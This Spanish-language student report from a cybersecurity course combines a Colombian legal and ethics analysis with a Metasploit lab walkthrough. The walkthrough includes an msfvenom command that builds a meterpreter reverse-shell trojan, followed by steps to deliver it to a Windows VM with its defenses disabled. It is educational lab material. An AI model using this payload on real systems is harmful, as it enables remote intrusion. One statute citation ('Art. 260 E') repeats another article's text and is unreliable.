


Figura 10 Direccionamiento DHCP Windows




Figura 11 Direccionamiento de KaliLinux

Se realiza las pruebas de conectividad entre las dos máquinas virtualizadas (Windows 192.168.1.3) (KaliLinux 192.168.1.15)

Figura 12 Conectividad hacia Kalinux




Figura 13 Conectividad hacia Sistema Operativo Windows

2.2 ETAPA 2 – ACTUACIÓN ÉTICA Y LEGAL

2.2.1 ¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 – Acuerdo, ¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad?

Dentro de la cláusula segunda del acuerdo de confidencialidad - Definición de información confidencial - el literal N°2 señala que *"Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos".*

En cuanto a lo anterior, se torna ilegal, toda vez que se estaría violando el bien jurídico tutelado protegido por la ley 1273 de 2009, en cuanto son conductas tipificadas como delitos, tal y como se evidencia a continuación;

Tabla 1 Conductas tipificadas

CONDUCTA	DELITO
Accesos abusivos a sistemas informáticos	Art. 269 A, ley 1273 de 2009. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes
Interceptación ilegal de información	Art. 269 C, Ley 1273 de 2009. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses
Datos de chuzadas	Art. 260 E, Ley 1273 de 2009. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses

En cuanto a la cláusula cuarta del acuerdo confidencial **- Obligaciones de la parte receptora –** el literal N°3 contiene la obligación de "no denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros". Lo que no solo deriva en la violación al deber de denunciar contenido en la Constitución Política Colombiana y en él artículo 67 del Código de Procedimiento Penal, sino que también constituye la comisión del delito contenido en el artículo 269 F de la ley en mención, en cuanto el hecho de no denunciar la conducta cometida, lo convierte en cómplice del delito mencionado.

Así mismo, dentro de esta cláusula, el literal N°5, establece que es obligación de la parte *receptora "responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento"*, también es considerada como una cláusula ilegal, por tanto, vulnera el principio de no autoincriminación contenido en el artículo 33 de la constitución política.

Finalmente, dentro del literal N°6 de la misma cláusula, la obligación de no transmitir, comunicar, revelar información ilegal, va en contra no solo de la legislación colombiana sino también en contravía de la ética profesional del trabajador.

Lo anterior, conlleva a concluir que el acuerdo de confidencialidad contiene cláusulas ilegales, y su suscripción iría en contra de la ética y moral del trabajador. Por ende, una vez analizado y revisado el acuerdo, se recomienda no suscribirlo con la compañía.

2.2.2 Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento

- Constitución Política de Colombia (artículo 33)

  "Nadie podrá ser obligado a declarar contra sí mismo o contra su cónyuge, compañero permanente o parientes dentro del cuarto grado de consanguinidad, segundo de afinidad o primero civil".

- Código de Procedimiento Penal (artículo 67)

  "DEBER DE DENUNCIAR. Toda persona debe denunciar a la autoridad los delitos de cuya comisión tenga conocimiento y que deban investigarse de oficio.

El servidor público que conozca de la comisión de un delito que deba investigarse de oficio, iniciará sin tardanza la investigación si tuviere competencia para ello; en caso contrario, pondrá inmediatamente el hecho en conocimiento ante la autoridad competente".

- Ley 1273 de 2009 (artículos 269 A, 269C y 269E)

  Art. 269 A, ley 1273 de 2009. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

  Art. 269 C, Ley 1273 de 2009. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses

  Art. 260 E, Ley 1273 de 2009. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses

- Código de ética para el ejercicio de la Ingeniería en general y sus profesiones afines – Ley 842 de 2003 (artículo 34 literal a)

  "a) Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación".

2.2.3 ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería?

En virtud de la moral y la ética profesional no aceptaría el sueldo, toda vez que estaría en contravía no solamente de mis principios, sino que también del ordenamiento jurídico colombiano. Adicionalmente, el hecho de suscribir el acuerdo de confidencialidad señalado, me llevaría a la comisión de los delitos anteriormente descritos y en consecuencia a paga la pena señalada en ellos, desde el punto de vista legal, en cuanto al punto de vista ético de mi profesión, no solo me vería inmerso en procesos disciplinarios, sino que también como consecuencia podría quedar inhabilitado de la profesión e incluso, perder mi tarjeta profesional. Por tanto, ni con el mejor sueldo aceptaría el trabajo mencionado.

2.2.4 Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar

IFX Networks

El avance tecnológico que viene avanzado año tras año y así mismo que se benefician todo lo que se encuentre conectado a internet (usuarios y empresas), presentemente la gran cantidad de información y de datos manejados se almacena en estos medios; Pese a lo cual, las ciencias aplicadas han evolucionado, los deliticos cibernéticos crecen de manera exponencial, los ciberdelincuentes se encuentran explorando diferentes alternativas y técnicas para garantizar la confidencialidad de los datos o efectuar cualquier labor con la intención de realizar sus diferentes ataques.

La empresa colombiana IFX Networks ofrece gran variedad servicios de tecnología eficientes y se hace el filtro de información en la cual fueron delincuentes informáticos conocido como RansomHouse dedicada a la fabricación de ataques de tipo Ransomware y su objetivo es lograr cifrar la información, infraestructura o sistemas de información para luego recaudar magnos de dinero por la descripción de los datos o la solución pertinente. Un 12 de septiembre de 2023 los expertos de ciberseguridad examinaron los detalles del ataque recibido y las conductas cometidas dentro de la noticia se tipifican estipulados en Ley 1273 de 2009:

- ARTÍCULO 269B Obstaculización ilegítima de sistema informático, hace referencia a que la entidad IFX Networks tuvo que realizar la indisponibilidad de servicios hacia sus usuarios finales y clientes lo que obtuvo un impacto alto en la parte operativa. Adicionalmente la interrupción de servicios no cumple con preservar la integridad de todos los servicios ofrecidos.

- ARTÍCULO 269F Violación de datos personales, se enfoca en especificar del como RansomHouse realizo la violación de los datos sin previa autorización del propietario de la información, adicionalmente el ataque recibido en la entidad logró, permitieron, acumularon, divulgaron, trasfirieron, alteraron los datos maestros de los usuarios y clientes externos. Se comete el delito ya que este articulo tiene como finalidad salvaguardar la privacidad de los datos reservados, personales, pública o privada.

La consecuencia de haber recibido ataques de tipo Ransomware y así mismo materializado viene todo el tema presupuestal ya que la recuperación y subir la disponibilidad de los diferentes servicios puede ser costosa. IFX Networks seguramente asumió la inversión de recursos característicos en la reconstrucción de sistemas, innovación de la seguridad informática y perimetral y la mitigación de vulnerabilidades cibernéticas.

2.3 ETAPA 3 - EJECUCIÓN PRUEBAS DE INTRUSIÓN

Paso 1: La estructura básica en cuanto a sintaxis se va a explicar en este paso, pero hay algo muy importante a tener en cuenta y es todo el tema relacionado con la arquitectura de la máquina que se va a comprometer. La máquina víctima debe estar en la misma red que la máquina atacante y estar en un mismo fragmento de red, pueden crear las máquinas virtuales en modo bridge.




Figura 14 Direccionamiento modo bridge

Paso 2: El siguiente paso es identificar el sistema operativo de la máquina víctima, para este taller se menciona una máquina Windows 10 con una arquitectura x64, pero dicha máquina debe tener todos los sistemas de seguridad deshabilitados: Windows defender, firewall, antivirus y protección en tiempo real, porque en el taller no se abarcará técnicas de evasión a los antivirus




Figura 15 Arquitectura maquina victima




Figura 16 Desactivación de sistema de seguridad




Figura 17 Firewall desactivado

Paso 3: Msfvenom contiene una singular estructura de sintaxis para la selección y creación de ejecutables maliciosos, para el taller y teniendo en cuenta el enunciado los principales comandos u opciones a utilizar son:

Ahora en la terminal Kali Linux se ingresa el comando *msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.12 LPORT=4444 -f exe -o 1015459624.exe* para crear el ejecutable troyano que será enviado a la maquina víctima.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.12 LPORT=4444
 -f exe -o 1015459624.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: 1015459624.exe
```

Figura 18 Creación script malicioso

Se verifica que en la carpeta de destino se haya creado el archivo como se muestra a continuación




Figura 19 Archivo creado

Una vez creado el archivo, se realiza la configuración de un servidor apache2 local para transferir el archivo al equipo víctima.




Figura 20 Creación de servidor web

Conexión con el servidor desde el equipo victima para realizar la descarga del archivo troyano




Figura 21 Conexión servidor para descargar el archivo

Paso 4: Una vez Windows tenga el archivo .exe creado por msfvenom es procedente ejecutar msfconsole en una consola para hacer uso de un exploit que contribuya a escuchar y ejecutar el meterpreter por medio de una Shell reversa, para este ejemplo se utilizarán los siguientes parámetros:

Como el archivo 1015459624.exe ya se está ejecutando en la máquina víctima, nuevamente en la terminal de Kali Linux se ejecuta *msfconsole* con el fin de llamar la función que ayuda en el tests de penetración (metasploit)




Figura 22 Herramienta de prueba de penetración

Ahora en la terminal de Kali Linux se ejecuta el comando use exploit/multi/handler para poder llegar al payload y así tener la potestad de realizar la transmisión del mensaje con labores maliciosas

Figura 23 Múltiples exploit y parámetros de payload

Ahora en la terminal de Kali Linux se escribe show options para verificar que se tiene configurado dentro del metasploit para el correcto funcionamiento de la actividad

